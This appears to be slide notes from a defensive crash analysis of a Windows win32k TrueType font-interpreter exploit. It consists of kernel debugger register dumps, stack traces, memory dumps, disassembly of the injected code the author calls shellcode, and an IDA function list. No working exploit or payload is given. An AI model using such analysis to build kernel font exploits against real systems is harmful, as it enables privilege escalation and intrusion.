eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94  
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0                   nv up ei ng nz ac pe nc  
cs=0008   ss=0010   ds=0023   es=0023   fs=0030   gs=0000                   efl=00010296  
e2482368 e8fbffff           call       e2482368

LAST\_CONTROL\_TRANSFER: from bf85bff7 to e2482368

STACK\_TEXT:

WARNING: Frame IP not in any known module. Following frames may be wrong.

b207a9a0	bf85bff7	013abaf2	013abb9b	e2481f84	0xe2482368
b207a9c8	bf85f92f	013abaf2	013abb9b	e2481f84	win32k!itrp_ExecuteGlyphPgm+0x4c
b207a9fc	bf862709	e248155c	00000001	00000000	win32k!fsg_SimpleInnerGridFit+0x103
b207aa94	bf85e8bc	e2481248	e2481774	e2481f84	win32k!fsg_ExecuteGlyph+0x1d3
b207aaf0	bf85e779	e2481248	e2481f84	e2481764	win32k!fsg_CreateGlyphData+0xd5
b207ab30	bf85ed09	e2481248	e2481f84	e24812bc	win32k!fsg_GridFit+0x4d
b207aba8	bf85c15d	00000001	b207abc4	bf85c18f	win32k!fs__Contour+0x291
b207abb4	bf85c18f	e2481010	e2481074	b207abdc	win32k!fs_ContourGridFit+0x12

kd> D e2481f84

e2481f84	fc	1a	48	e2	00	1f	48	e2	80	1f	48	e2	04	00	03	00	..H...H...H.....
e2481f94	00	00	04	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
e2481fa4	00	00	00	00	44	00	00	00	00	00	00	00	00	00	00	00	.....
e2481fb4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
e2481fc4	03	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
e2481fd4	09	00	03	00	80	00	00	00	00	00	00	00	00	00	00	00	.....
e2481fe4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
e2481ff4	40	00	00	00	69	c2	85	bf	03	00	00	00	00	00	00	00	.....

Obviously more pointers...

e2481afc

e2481f00

e2481f80

TSS: 00000028 -- (.tss 0x28)

eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94

eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0 nv up ei ng nz ac pe nc

cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00010296

e2482368 e8fbffff call e2482368

Oh, and EDI is pointing just  
at the end of the TT program

```
TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call    e2482368
```

kd> Db 013abb94

013abb94	b0	00	43	b0	03	43	44	31-37	01	01	00	00	00	00	08	..C..CD17.....
013abba4	00	66	00	03	00	01	04	09-00	00	00	66	00	00	00	03	.f.....f....
013abbb4	00	01	04	09	00	01	00	0c-00	66	00	03	00	01	04	09	.....f.....
013abbc4	00	02	00	0e	00	72	00	03-00	01	04	09	00	03	00	1c	.....r.....
013abbd4	00	80	00	03	00	01	04	09-00	04	00	0c	00	66	00	03	.....f..
013abbe4	00	01	04	09	00	01	00	0c-00	66	00	03	00	01	04	09	.....
013abbf4	00	06	00	03	00	01	04	09-00	04	00	0c	00	66	00	03	.....f.....b
013abc04	00	b4	00	43	44	31-37	01	01	00	00	00	00	00	08	00	...C.o.p.y.r.i.g

00161: SSW

00162: PUSHB[1] 0


00164: RS

00165: PUSHB[1] 3

00167: RS

00168: WCVTP

Oh yeah, and that stack  
overflow I mentioned earlier



```
TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call    e2482368
```

```
kd> d b2077000
```

```
b2077000 e248236d e248236d e248236d e248236d
b2077010 e248236d e248236d e248236d e248236d
b2077020 e248236d e248236d e248236d e248236d
b2077030 e248236d e248236d e248236d e248236d
b2077040 e248236d e248236d e248236d e248236d
b2077050 e248236d e248236d e248236d e248236d
b2077060 e248236d e248236d e248236d e248236d
b2077070 e248236d e248236d e248236d e248236d
```

```

TSS:  00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368

```

kd> d e2481fe0

```

e2481fe0  00000044 00000000 00000000 00000000
e2481ff0  00000000 00000040 bf85c269 00000003
e2482000  00000000 00000000 00000000 00030009
e2482010  00010080 00000001 e2481f80 e2481f80
e2482020  00000000 00000000 bf85bd4b bf85bd4b
e2482030  e2482368 e24bdbb3 0000000d e2482318
e2482040  0003b89b 00000000 00000000 00000000
e2482050  00000000 00000000 00000000 00000000

```

kd> u e2482368

```

e2482368 e8fbffff call     e2482368
e248236d 0000     add     byte ptr [eax],al
e248236f 0000     add     byte ptr [eax],al
e2482371 0000     add     byte ptr [eax],al

```

And another thing...

shellcode

```

TSS:  00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368

```

```
kd> d e2481fe0
```

```

e2481fe0 00000044 00000000 00000000 00000000
e2481ff0 00000000 00000000 00000000 00000000
e2482000 00000000 00000000 00000000 00000000
e2482010 00000000 00000000 00000000 00000000
e2482020 00000000 00000000 00000000 00000000
e2482030 e2482368 e24bdbb3 0000000d e2482318
e2482040 0003b89b 00000000 00000000 00000000
e2482050 00000000 00000000 00000000 00000000

```

Distance: 80 (0x50) bytes,  
might be a clue

```
kd> u e2482368
```

```

e2482368 e8fbffff call     e2482368
e248236d 0000      add     byte ptr [eax],al
e248236f 0000      add     byte ptr [eax],al
e2482371 0000      add     byte ptr [eax],al

```

```
TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call    e2482368
```

And another thing...

```
kd> dd /c8 e2481f84
e2481f84 e2481afc e2481f00 e2481f80 00030004 00040000 00000000 00000000 00000000
e2481fa4 00000000 00000044 00000000 00000000 00000000 00000000 00000040 bf85c
e2481fc4 00000003 00000000 00000000 00000000 00030009 00000080 00000001 00000
e2481fe4 00000000 00000000 00000000 00000000 00000040 bf85c269 00000003 00000
e2482004 00000000 00000000 00030009 00010080 00000001 e2481f80 e2481f80 00000
e2482024 00000000 bf85bd4b bf85bd4b e2482368 e24bdbb3 0000000d e2482318 0003b
e2482044 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000
```

```
kd> u e2482368
e2482368 e8fbffff call    e2482368
e248236d 0000      add     byte ptr [eax],al
e248236f 0000      add     byte ptr [eax],al
e2482371 0000      add     byte ptr [eax],al
```

shellcode



```
TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call    e2482368
```

```
kd> d /c8 e2481afc
e2481afc 00000001 e2482368 0000002c 00030009 00000000 00000000 00000000 00000000
e2481b1c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
e2481b3c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
e2481b5c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
e2481b7c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
e2481b9c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
e2481bbc 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

```
kd> u e2482368
e2482368 e8fbffff call    e2482368
e248236d 0000      add     byte ptr [eax],al
e248236f 0000      add     byte ptr [eax],al
e2482371 0000      add     byte ptr [eax],al
```

Oh, and another thing...

shellcode

```

TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368

```

```
kd> d /c8 e2481afc
```

```

e2481afc 00000001 → e2482368 0000002c 00030009 00000000 00000000 00000000 00000000 00000000
e2481b1c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
e2481b3c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
e2481b5c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
e2481b7c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
e2481b9c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
e2481bbc 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000

```

Distance: 4 bytes,  
might be a clue

```
kd> u e2482368
```

```

e2482368 e8fbffff call     e2482368
e248236d 0000      add     byte ptr [eax],al
e248236f 0000      add     byte ptr [eax],al
e2482371 0000      add     byte ptr [eax],al

```

win32k.sys

# IDA


- Ok, so for some reason `itrp_Execute (x,x,x,x,x,x)` is jumping into shellcode...

Functions window


- Function name
- f itrp\_EVEN(x,x)
  - f itrp\_Execute(x,x,x,x,x,x)
  - f itrp\_ExecuteFontPgm(x,x,x,x)
  - f itrp\_ExecuteGlyphPgm(x,x,x,x,x,x,x,x)
  - f itrp\_ExecutePrePgm(x,x,x,x)
  - f itrp\_FDEF(x,x)
  - f itrp\_FLIPOFF(x,x)
  - f itrp\_FLIPON(x,x)
  - f itrp\_FLIPPT(x,x)
  - f itrp\_FLIPRGOFF(x,x)
  - f itrp\_FLIPRGON(x,x)
  - f itrp\_FLOOR(x,x)
  - f itrp\_FindIDef(x)
  - f itrp\_GETINFO(x,x)
  - f itrp\_GT(x,x)
  - f itrp\_GTEQ(x,x)
  - f itrp\_GetCVTEntryFast(x)
  - f itrp\_GetCVTEntrySlow(x)
  - f itrp\_GetCVTScale()
  - f itrp\_GetSingleWidthFast()
  - f itrp\_GetSingleWidthSlow()
  - f itrp\_IDEF(x,x)
  - f itrp\_IDefPatch(x,x)
  - f itrp\_IF(x,x)

Line 4934 of 6850

Graph overview



IDA View-A Hex View-A Structures Enums Imports



Here's the function


15.29% (-62,-7) (648,59) 0005F2FF BF85F2FF: itrp\_Execute(x,x,x,x,x,x)

Functions window

